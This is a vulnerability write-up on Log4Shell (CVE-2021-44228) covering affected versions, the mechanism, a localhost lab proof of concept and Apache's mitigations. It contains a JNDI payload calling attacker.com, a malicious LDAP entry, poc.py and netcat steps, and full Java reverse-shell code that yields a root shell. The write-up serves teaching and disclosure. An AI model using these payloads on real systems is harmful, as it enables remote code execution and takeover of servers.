Log4j, CVE 2021-44228 (Log4Shell)

CVE-ID: CVE-2021-44228

CVSS Base Score: 10.0

NVD Published Date: 12/10/2021

Source: Apache Software Foundation

VULNERABILITY OVERVIEW:

Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in the configuration, log messages, and parameters do not protect against attacker-controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled.

AFFECTED VERSIONS:


All Log4j versions from **2.0-beta9 through 2.12.1, and 2.13.0 through 2.14**

TECHNICAL DETAILS:

Without the log4 logger library, information from the server is instantly archived after collection. But if the logged data is actively analyzed, or if certain actions in response to specific log data are required, Java software developers may use a library like Log4j to parse logs before they're archived.


This logger is capable of executing code based on input, and because the vulnerability allows attackers to manipulate input data, the logger could be forced to execute malicious code.

In technical terms, the vulnerable Log4j library, when passed a specially crafted string, will call out to an LDAP Server, download the code hosted in the LDAP directory, and then execute that code. This allows cybercriminals to create a malicious LDAP server that stores code designed to take over any server where it is executed, and then send applications/databases/APIs the string that points to their code.



```
GET /anything HTTP/1.1
Host: vulnerable.com
User-Agent: ${jndi:ldap://attacker.com/a}
```

```
dn:
javaClassName: foo
javaCodeBase: http://attacker.com
objectClass: javaNamingReference
javaFactory: Exploit
```




EXPLOITATION (PROOF-OF-CONCEPT):

Lab Setup:


https://chennylmf.medium.com/apache-log4j-shell-poc-exploits-5953c42fa873

STEPS TO REPRODUCE:

1. Build and run the Docker container




```
┌──(root💀kali)-[~/log4j-shell-poc]
└─# docker build -t log4j-shell-poc .
Sending build context to Docker daemon  574.8MB
Step 1/5 : FROM tomcat:8.0.36-jre8
 ---> 945050cf462d
Step 2/5 : RUN rm -rf /usr/local/tomcat/webapps/*
 ---> Using cache
 ---> 403075b75c62
Step 3/5 : ADD target/log4shell-1.0-SNAPSHOT.war /usr/local/tomcat/webapps/ROOT.war
 ---> Using cache
 ---> 35f547500a54
Step 4/5 : EXPOSE 8080
 ---> Using cache
 ---> bbbd2736b948
Step 5/5 : CMD ["catalina.sh", "run"]
 ---> Using cache
 ---> d82ca56ffb00
Successfully built d82ca56ffb00
Successfully tagged log4j-shell-poc:latest
```




```
┌──(root💀kali)-[~/log4j-shell-poc]
└─# docker run --network host log4j-shell-poc
19-Jul-2022 07:29:17.289 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server version:        Apache Tomcat/8.0.36
19-Jul-2022 07:29:17.303 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server built:          Jun 9 2016 13:55:50 UTC
19-Jul-2022 07:29:17.304 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server number:         8.0.36.0
19-Jul-2022 07:29:17.304 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Name:               Linux
19-Jul-2022 07:29:17.304 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Version:            5.18.0-kali2-amd64
19-Jul-2022 07:29:17.305 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Architecture:          amd64
19-Jul-2022 07:29:17.305 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Java Home:             /usr/lib/jvm/java-8-openjdk-amd64/jre
19-Jul-2022 07:29:17.306 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log JVM Version:           1.8.0_102-8u102-b14.1-1~bpo8+1-b14
19-Jul-2022 07:29:17.306 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log JVM Vendor:            Oracle Corporation
19-Jul-2022 07:29:17.307 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log CATALINA_BASE:         /usr/local/tomcat
19-Jul-2022 07:29:17.307 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log CATALINA_HOME:         /usr/local/tomcat
19-Jul-2022 07:29:17.308 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Djava.util.logging.config.file=/usr/local/tomcat/conf
/logging.properties
19-Jul-2022 07:29:17.309 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Djava.util.logging.manager=org.apache.juli.ClassLoade
rLogManager
19-Jul-2022 07:29:17.310 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Djdk.tls.ephemeralDHKeySize=2048
19-Jul-2022 07:29:17.310 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Djava.endorsed.dirs=/usr/local/tomcat/endorsed
19-Jul-2022 07:29:17.311 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Dcatalina.base=/usr/local/tomcat
19-Jul-2022 07:29:17.311 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Dcatalina.home=/usr/local/tomcat
19-Jul-2022 07:29:17.311 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Djava.io.tmpdir=/usr/local/tomcat/temp
19-Jul-2022 07:29:17.312 INFO [main] org.apache.catalina.core.AprLifecycleListener.lifecycleEvent Loaded APR based Apache Tomcat Native library 1.2.7 using APR version
1.5.1.
19-Jul-2022 07:29:17.312 INFO [main] org.apache.catalina.core.AprLifecycleListener.lifecycleEvent APR capabilities: IPv6 [true], sendfile [true], accept filters [false]
, random [true].
19-Jul-2022 07:29:17.354 INFO [main] org.apache.catalina.core.AprLifecycleListener.initializeSSL OpenSSL successfully initialized (OpenSSL 1.0.2h  3 May 2016)
19-Jul-2022 07:29:17.919 INFO [main] org.apache.coyote.AbstractProtocol.init Initializing ProtocolHandler ["http-apr-8080"]
19-Jul-2022 07:29:17.937 INFO [main] org.apache.coyote.AbstractProtocol.init Initializing ProtocolHandler ["ajp-apr-8009"]
19-Jul-2022 07:29:17.940 INFO [main] org.apache.catalina.startup.Catalina.load Initialization processed in 2666 ms
19-Jul-2022 07:29:18.007 INFO [main] org.apache.catalina.core.StandardService.startInternal Starting service Catalina
19-Jul-2022 07:29:18.008 INFO [main] org.apache.catalina.core.StandardEngine.startInternal Starting Servlet Engine: Apache Tomcat/8.0.36
19-Jul-2022 07:29:18.114 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployWAR Deploying web application archive /usr/local/tomcat/webapps/ROOT.
```

It will start the vulnerable server on localhost:8000

2. Download the JDK-8 package and extract that into the POC folder (follow the steps from the lap setup to install that)
3. Now launch the poc.py file these arguments and setup a ncat listener on port 9001




```
┌──(root💀kali)-[~/log4j-shell-poc]
└─# python3 poc.py --userip localhost --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://localhost:1389/a}

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Listening on 0.0.0.0:1389
```




```
┌──(root💀kali)-[~/log4j-shell-poc]
└─# nc -nvlp 9001
listening on [any] 9001 ...
```

4. Copy the payload given in the poc.py script and paste it into the username field of the vulnerable server (or at any place where the logging is happening)




Username: ${jndi:ldap://localhost:1389/

5. Our Exploit.class (Exploit.java) file contains the reverse shell code.



```
┌──(root💀kali)-[~/log4j-shell-poc]
└─# cat Exploit.java

import java.io.IOException;
import java.io.InputStream;
import java.io.OutputStream;
import java.net.Socket;

public class Exploit {

    public Exploit() throws Exception {
        String host="localhost";
        int port=9001;
        String cmd="/bin/sh";
        Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
        Socket s=new Socket(host,port);
        InputStream pi=p.getInputStream(),
            pe=p.getErrorStream(),
            si=s.getInputStream();
        OutputStream po=p.getOutputStream(),so=s.getOutputStream();
        while(!s.isClosed()) {
            while(pi.available()>0)
                so.write(pi.read());
            while(pe.available()>0)
                so.write(pe.read());
            while(si.available()>0)
                po.write(si.read());
            so.flush();
            po.flush();
            Thread.sleep(50);
```

6. Now check the exploit. It will call our malicious LDAP server and download the Exploit.class file which contains the reverse shell and then gets executed.



```
┌──(root💀kali)-[~/log4j-shell-poc]
└─# python3 poc.py --userip localhost --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://localhost:1389/a}

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://localhost:8000/Exploit.class
127.0.0.1 - - [19/Jul/2022 03:31:32] "GET /Exploit.class HTTP/1.1" 200 -
```

```
┌──(root💀kali)-[~/log4j-shell-poc]
└─# nc -nvlp 9001
listening on [any] 9001 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 52572
id
uid=0(root) gid=0(root) groups=0(root)
```

MITIGATIONS:

A temporary mitigation solution, where upgrading to Log4j 2.15.0 is not possible, is as follows (and is official advice from Apache):

- Versions >= 2.10: set system property **log4j2.formatMsgNoLookups** (or environment variable LOG4J_FORMAT_MSG_NO_LOOKUPS) to true.
- Versions < 2.10 is to remove the JndiLookup class from the classpath: zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class

REFERENCES:

https://www.upguard.com/blog/apache-log4j-vulnerability#:~:text=A%20critical%20security%20flaw%20in,by%20the%20Apache%20Software%20Foundation.